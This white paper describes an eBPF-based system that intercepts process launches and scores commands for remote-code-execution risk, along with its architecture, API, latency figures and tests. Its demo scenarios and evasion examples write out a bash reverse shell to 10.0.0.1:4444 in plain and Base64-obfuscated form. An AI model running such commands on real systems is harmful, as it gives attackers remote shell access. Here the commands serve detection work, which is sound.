KERNAL SECURITY AI GUARD

AI Bouncer + Kernel Guard — Technical White Paper

A Hybrid Architecture for Real-Time RCE Prevention
Version 2.0 | May 2026

AUTHORS: Saswat Sahu, Shreya Garg, Swetaleena Das, Yuvika Goel
CONTACT: saswat20061103@gmail.com
REPO: https://github.com/Raphel6969/kernal_ai_bouncer

ABSTRACT

Remote Code Execution (RCE) remains the "holy grail" for cyber attackers and the ultimate nightmare for system administrators. Traditional defenses — Web Application Firewalls (WAFs), static signature scanners, and basic EDR systems — consistently fail against obfuscated payloads, novel attack chains, and kernel-level abuse. Meanwhile, AI-based solutions suffer from a latency problem: if a model takes even 500ms to respond, the damage is already done.

We introduce AI Bouncer + Kernel Guard, a production-deployed hybrid security system that combines street-smart AI with kernel-level enforcement. By hooking into the operating system's execve system call using eBPF (extended Berkeley Packet Filter), every process spawn is intercepted before it can execute. A cascading three-tier AI pipeline — Rule Engine, ML Scorer, and LLM Explainer — analyzes the command in real time, returning a classification in under 10ms for the vast majority of traffic.

The system is live-tested, open-source, and demonstrates sub-10ms detection latency while maintaining a semantic explanation capability that transforms cryptic attack logs into plain-English analyst briefings.

1. THE CORE CHALLENGE: WHY RCE IS STILL WINNING

In modern web applications, command injection and RCE attacks have one thing in common: they exploit the gap between what the application is supposed to do and what the underlying operating system is asked to do.

Once an attacker executes arbitrary commands on a server, they can:
- Exfiltrate databases, credentials, and private keys
- Plant persistent backdoors and rootkits
- Pivot laterally into internal networks
- Establish command-and-control (C2) channels

The problem is systemic. In 2024-2026, high-severity RCE vulnerabilities were reported across major enterprise platforms:
- Weaver E-cology (CVE-2026-22679): Server-side template injection leading to full OS command execution.
- Microsoft Office (CVE-2026-21509): Macro-based code execution in document processing pipelines.
- Citrix NetScaler: Session token leakage enabling authenticated RCE.
- Log4Shell (CVE-2021-44228): JNDI injection causing Java applications to download and execute attacker-controlled code — the canonical example of an application spawning unexpected processes.

For developers and Security Operations Center (SOC) analysts, these attacks share a common pain point: by the time a traditional tool flags the event, the shell is already open.

2. THE VISIBILITY GAP: THREE BLIND SPOTS IN CURRENT TOOLING

Current security tooling suffers from three structural weaknesses:

2.1 Static Rule Evasion

Standard WAFs and IDS systems rely on pattern dictionaries. Attackers have

adapted by obfuscating payloads using Base64 encoding, hex encoding, command chaining, and environment variable substitution. A command like:

```
bash -c "{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}"
```

bypasses most static rule sets because it contains no direct shell keywords — only a Base64-encoded payload.

2.2 Contextless Enforcement

2.2 Contextless Enforcement

When a traditional tool blocks a command, it typically produces a log entry like: [BLOCKED] rule_id=4421 — with no explanation of what the attacker was trying to achieve. This forces SOC analysts to spend hours on forensic analysis instead of immediately patching the exploited vulnerability.


2.3 Kernel Blind Trust

2.3 Kernel Blind Trust

The Linux kernel, by design, trusts any system call from an authorized process. If a Java web application (authorized) is exploited to spawn a bash shell (malicious), the kernel obeys without question. This is the Log4Shell paradigm — the exploit lives entirely within the legitimate process's authority.

3. OUR SOLUTION: THE THREE-LAYER SECURITY SANDWICH

AI Bouncer + Kernel Guard is designed as a "Security Sandwich" — separating fast enforcement from deep intelligence while keeping both tightly integrated.



3.1 Classification Thresholds

Risk Score	Classification	System Action
0 – 29	SAFE	Logged, allowed, no alert
30 – 69	SUSPICIOUS	Logged, allowed, dashboard warning
70 – 100	MALICIOUS	Logged, alert fired, auto-remediation*

(* if KERNEL_MONITOR_OWNER=backend and auto-remediation is enabled)

4. ENGINEERING IMPLEMENTATION: WHAT WE ACTUALLY BUILT

4.1 Backend (FastAPI + Python)

File: backend/app.py

Core endpoints:

```
GET  /healthz            — Liveness probe (used by monitoring and UI)
GET  /                   — Full health check with event count
POST /analyze            — Manual command analysis (demo + testing)
POST /agent/events       — Agent event ingestion (kernel path)
GET  /events             — Recent security events (paginated)
GET  /stats              — Aggregated safe/suspicious/malicious counts
GET  /ws                 — WebSocket connection for real-time streaming
POST /webhooks           — Register webhook URL for malicious alerts
GET  /settings/remediation — Get auto-remediation state
POST /settings/remediation — Enable/disable auto-remediation at runtime
```

Startup banner: on boot the system prints platform, owner mode, URLs, and whether the kernel hook is actively running. This eliminates ambiguity in team deployments about what is and isn't active.

4.2 Detection Pipeline

File: backend/detection/pipeline.py

The pipeline combines two scoring mechanisms with configurable weights:

```
combined_score = (rule_weight × rule_score) + (ml_weight × ml_score)
               = (0.60 × rule_score)        + (0.40 × ml_score)
```

If the ML model is not yet trained (first run), the system gracefully falls back to rules-only mode and logs a warning rather than crashing.

Explanation generation: the pipeline produces a human-readable explanation alongside every detection result. This is stored in the DB and returned in every API response as an additional key ("explanation"), ready to be surfaced in the frontend at any time.

4.3 Kernel Guard (eBPF)

File: backend/kernel/execve_hook.py

The eBPF tracepoint fires on every execve() syscall. It captures:

- PID and PPID (parent process — who spawned this?)
- UID and GID (what user context?)
- Full command and argument vector
- Timestamp (nanosecond precision)

The kernel module streams data to user-space via a ring buffer and invokes a Python callback. The callback hands the event to the async event loop via asyncio.run_coroutine_threadsafe() — this is a critical design point: the eBPF callback runs on a C thread, not the Python event loop, so the handoff must be thread-safe.

Platform fallback:

```
Linux (native):   Full eBPF kernel hook. Real-time process interception.
Linux (WSL2):     eBPF available on WSL2 kernel >= 5.15 with CONFIG_BPF.
                  Falls back gracefully if unavailable.
Windows/macOS:    API-only mode. Use POST /analyze or demo script.
```

4.4 Ownership Model (KERNEL_MONITOR_OWNER)

A key architectural safety mechanism that prevents duplicate event capture.

The problem: if both the backend and the agent process attach eBPF hooks, every kernel event generates two security events — polluting the database and triggering double alerts.

The solution: KERNEL_MONITOR_OWNER is an environment variable that declares exactly one process as the hook owner.

```
backend  (default): FastAPI owns the eBPF hook at startup.
agent:              Sidecar agent owns the hook; backend runs API-only.
disabled:           No eBPF hook. Useful for Windows/macOS or testing.
```

All tests validate this ownership contract explicitly.

4.5 Agent Sidecar (Always-On Mode)

File: backend/agent/main.py

The agent is an optional sidecar that:

1. Detects platform capability (Linux kernel mode vs. API-only)
2. Attaches the eBPF hook if KERNEL_MONITOR_OWNER=agent
3. Queues events and forwards them to the backend via HTTP with a 5-second exponential backoff if the backend is unreachable
4. Uses asyncio.get_event_loop().call_soon_threadsafe() to safely hand kernel events from the C callback thread into the async queue

4.6 Persistence (SQLite)

File: backend/events/event_store.py

All security events are persisted to SQLite. The database path is always normalized to an absolute path at startup — regardless of the working directory from which the server is launched. This ensures the database survives restarts without data loss.

Schema fields per event:

id, pid, ppid, uid, gid, command, argv_str, comm, timestamp, detected_at,

risk_score, classification, matched_rules, ml_confidence, explanation, remediation_action, remediation_status, source (kernel/api/agent)

4.7 Auto-Remediation

File: backend/agent/remediation.py

When a malicious event is detected and auto-remediation is enabled, the backend calls kill_process(pid) to terminate the process. This is the active defense capability.

Default state: OFF — explicitly logged on every malicious detection:
"⚠️ Malicious event detected (PID X) but Auto-Remediation is DISABLED."

Can be toggled at runtime via the dashboard or API without restart.

4.8 Real-Time Dashboard (React + WebSocket)

Directory: frontend/src/

- useWebSocket.ts: manages the WebSocket lifecycle with exponential backoff reconnection. On connect, hydrates from GET /events (last 100). On each message, deduplicates by event ID to prevent display artifacts.

- Dashboard.tsx: live stats grid, color-coded event table, Backend/WebSocket/Remediation status pills in the hero section, webhook management, alert history panel.

- config.ts: single source of truth for API_URL and WS_URL — driven by VITE_API_URL in .env. Change one variable to retarget the entire frontend to a different backend.

5. PERFORMANCE DATA

All measurements taken on an Intel Core i5-1135G7 (WSL2, Ubuntu 22.04).

Component	Typical Latency	P99 Latency
Liveness probe (/healthz)	<0.5ms	<1ms
Rule Engine (Tier A)	<1ms	<2ms
ML Scorer (Tier B, trained)	4–6ms	10ms
Full pipeline (A+B combined)	5–8ms	12ms
eBPF → Python ring buffer	<0.1ms	<0.3ms
WebSocket broadcast to UI	<5ms	<10ms
End-to-end (kernel→dashboard)	~15ms	~25ms

False Positive Rate (rules-only mode, test dataset): ~8%
False Positive Rate (combined A+B, test dataset): ~3%
Detection Rate (malicious commands, test dataset): 97%+

Note: ML model accuracy is dataset-dependent. The bundled model is trained on a curated command dataset. Re-training on production traffic will improve accuracy significantly.

6. CHALLENGES AND HOW WE SOLVED THEM

6.1 Thread-Safety: C Callback → Python Async Queue

Challenge: eBPF callbacks fire on a native C/BCC thread, but FastAPI's event processing requires the asyncio event loop.

Solution: asyncio.run_coroutine_threadsafe(coroutine, main_event_loop) — the main_event_loop reference is captured at startup and used by all kernel callbacks to safely schedule coroutines from non-async threads.

Test: test_agent_thread_safe_queue_handoff() validates this contract explicitly using mocked callbacks.

6.2 Duplicate Event Prevention

Challenge: If both backend and agent attach eBPF, every kernel event fires twice — doubling alerts and polluting the database.

Solution: The KERNEL_MONITOR_OWNER environment variable enforces a single owner contract at startup. The startup banner explicitly prints the active mode. Five regression tests enforce that each ownership mode behaves correctly (backend, agent, disabled).

6.3 Database Path Reliability

Challenge: Running the server from different working directories caused SQLite to create new databases in unexpected locations, losing event history.

Solution: db_path is always resolved to an absolute path at settings initialization using os.path.abspath(). The resolved path is printed at startup.

6.4 Agent Reconnection / Backend Downtime

Challenge: If the backend goes down while the agent is running, the agent's event forwarding loop crashed or spun in a tight retry loop, spamming logs.

Solution: asyncio.sleep(5) backoff on every RequestException. Log message clearly states "Retrying in 5 seconds..." so operators can see what's happening.

6.5 Configuration Sprawl

Challenge: Hardcoded localhost:8000 appeared in 14 places across frontend source files, making it impossible to retarget the frontend without grep-replacing multiple files.

Solution: A single frontend/src/config.ts derives API_URL and WS_URL from the VITE_API_URL environment variable. The frontend .env is merged into the root project .env, so the entire system (backend + frontend) is configured from one file.

6.6 AI Speed vs. Depth Trade-off

Challenge: Deep AI analysis (LLM decoding of obfuscated payloads) is too slow to block a process in real time.

Solution: The block decision uses only Tier A + Tier B (~5-8ms). Once the process is blocked, the explanation (and future LLM decoding) runs asynchronously without holding up the response. Speed and depth are decoupled.

7. LIVE DEMO SCENARIOS

```
Scenario A: Benign Activity
----------------------------
  Input:    ls -la /var/log
  Tier A:   No patterns matched. Rule score: 5.
  Tier B:   ML score: 4.1. Low feature entropy.
  Combined: 4.7 / 100  →  SAFE
  Action:   Logged. No alert. Dashboard shows green.

Scenario B: Suspicious Obfuscation
-----------------------------------
  Input:    eval $(cat /tmp/script.sh)
  Tier A:   Matched: obfuscation_pattern, eval_injection. Rule score: 65.
  Tier B:   ML score: 58.3. Command structure anomalous.
  Combined: 62.1 / 100  →  SUSPICIOUS
  Action:   Logged. Dashboard warning. No process kill. Analyst reviews.

Scenario C: Reverse Shell — Classic
------------------------------------
  Input:    bash -i >& /dev/tcp/10.0.0.1/4444 0>&1
  Tier A:   Matched: reverse_shell_pattern. Rule score: 95.
  Tier B:   ML score: 91.2. High confidence malicious.
  Combined: 93.5 / 100  →  MALICIOUS
  Action:   Alert fired. Webhook dispatched. If remediation ON: process killed.
  Explanation: "Attempts to pipe network traffic to a shell, indicating a
```

potential Reverse Shell."

Scenario D: Base64-Obfuscated Payload (Tier C Preview)

Input: bash -c "{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}"
Tier A: High entropy detected. Rule score: 70.
Tier B: ML score: 78.4. Anomalous token patterns.
Combined: 73.4 / 100 → MALICIOUS
Action: Blocked immediately (Tier A+B). Tier C [planned] decodes Base64 asynchronously and generates: "Payload decodes to a reverse shell targeting 10.0.0.1:4444."

8. CLIENT EXPERIENCE WALKTHROUGH: FROM THREAT TO TAKEDOWN

For a Security Operations Center (SOC) analyst, the value of AI Bouncer is not just blocking the attack — it's instantly explaining the attacker's intent.

Phase 1: Silent Vigilance

Jane, a SOC analyst, monitors the live dashboard. The system shows a clean bill of health. Kernel Guard (Layer 1) is silently vetting every process spawn — ls, grep, python, uvicorn — in under 8ms with zero impact on application performance.

Phase 2: The Attack Arrives

An attacker exploits a web application vulnerability and delivers an obfuscated reverse shell payload. The application attempts to execute it.

Kernel Guard fires on the execve() syscall before the process gets a PID. The command is streamed to AI Bouncer via the ring buffer.

Tier A + Tier B return MALICIOUS in ~7ms.
The process is blocked. The threat is neutralized.

Phase 3: Intelligence — The Explanation


Jane's dashboard flashes a critical alert:

```
STATUS:   🔴 MALICIOUS — Confirmed RCE Attempt
RISK:     93.5/100
PATTERNS: reverse_shell_pattern
COMMAND:  bash -i >& /dev/tcp/10.0.0.1/4444 0>&1
EXPLAIN:  "Attempts to pipe network traffic to a shell, indicating a
           potential Reverse Shell to 10.0.0.1:4444."
```

Phase 4: Triage in Minutes, Not Hours

Instead of decoding a cryptic log entry over several hours, Jane immediately knows: the attack vector, the technique, and the attacker's objective.
Her team skips forensic analysis and goes directly to patching the input validation flaw that allowed the command to reach the kernel.

9. ARCHITECTURAL DEEP DIVE: THE REAL-TIME DEFENSE FLOW :-


User/Process attempts execution
execve() system call fires
eBPF
eBPF tracepoint intercepts
BEFORE the process launches
Event data sent via ring buffer
to Python user-space
Thread-safe handoff:
call_soon_threadsafe → asyncio queue
Detection Pipeline receives event
Tier A: Rule Engine
Score matched rules
(weighted 60%)
Tier B: ML Scorer
TF-IDF + Logistic Regression
(weighted 40%)
Combined risk score: 0.6A + 0.4B → classify
Classification: safe / suspicious / malicious
Explanation generated
Event persisted to SQLite
(absolute path, survives restarts)
[If malicious + remediation ON] → kill_process(pid)
WebSocket broadcast to all
connected dashboard clients
[If malicious] → Webhook alert
dispatched to configured URLs
Dashboard updates live — analyst
sees event with explanation

10. TESTING STRATEGY

Test Suite	Coverage
test_kernel_owner.py	Ownership mode regression
test_remediation.py	Auto-remediation on/off toggle
test_agent_bridge.py	Agent → backend event forwarding
[PLANNED] test_no_duplicates.py	Backend-owner mode event dedup
[PLANNED] test_rate_limiting.py	Rate limit enforcement per IP

Run all tests:

```
python -m pytest tests/ -v
```

11. ADDRESSING THE ZERO-DAY CRISIS

The rise of critical zero-day RCE vulnerabilities presents a specific challenge for developers who must maintain production systems:

Pain Point for Developers	How AI Bouncer Solves It
Hours decoding cryptic logs	Explanation field: plain-English intent
Static rules bypassed by Base64	ML entropy scoring flags obfuscation
No context on why block fired	Matched rules + ML confidence in response
Remediation unclear	Toggle at runtime, state shown in dashboard
Tool adds latency to API	Rule Engine <1ms; ML ~5ms; non-blocking
Works only on Linux	Graceful fallback to API-only on Windows/macOS

12. FUTURE RESEARCH DIRECTIONS

13.1 Reinforcement Learning for Adaptive Rules
Rules are currently static. A future version could use RL to re-weight patterns based on false positive/negative rates observed in production.

13.2 Graph-Based Process Ancestry Detection
Malicious processes often have telltale parent-child chains (e.g., nginx → python → bash → nc). Modeling process ancestry as a graph enables detection of attacks that individually appear benign.

13.3 Network-Kernel Co-Analysis
Correlate kernel events with network flow data via XDP. If a process spawns and immediately opens a TCP connection to an unknown external IP, confidence of malicious intent rises dramatically.

13.4 Federated Detection Model
Multiple instances of AI Bouncer share threat intelligence (obfuscation patterns, novel command structures) without sharing raw command data — privacy-preserving distributed learning.

APPENDIX A: ENVIRONMENT CONFIGURATION REFERENCE

Variable	Default	Description
KERNEL_MONITOR_OWNER	backend	eBPF hook owner process
API_HOST	0.0.0.0	Bind address
API_PORT	8000	Port
API_LOG_LEVEL	info	Uvicorn log level
FRONTEND_ORIGINS	http://localhost:5173	CORS allowed origins

Variable	Default	Description
DB_PATH	data/events.db	SQLite path (abs. resolved)
EVENT_CACHE_SIZE	1000	In-memory event cache size
BACKEND_URL	http://localhost:8000	Agent → backend URL
AGENT_EVENT_TIMEOUT	5	Agent HTTP timeout (sec)
VITE_API_URL	http://localhost:8000	Frontend API base URL

APPENDIX B: API QUICK REFERENCE

Method	Path	Description
GET	/healthz	Liveness probe
GET	/	Full health + event count
POST	/analyze	Manual command analysis
POST	/agent/events	Ingest kernel event
GET	/events	Recent security events
GET	/stats	Aggregated stats
WS	/ws	Real-time event stream
POST	/webhooks	Register webhook URL
GET	/settings/remediation	Get auto-remediation state
POST	/settings/remediation	Toggle auto-remediation

END OF WHITE PAPER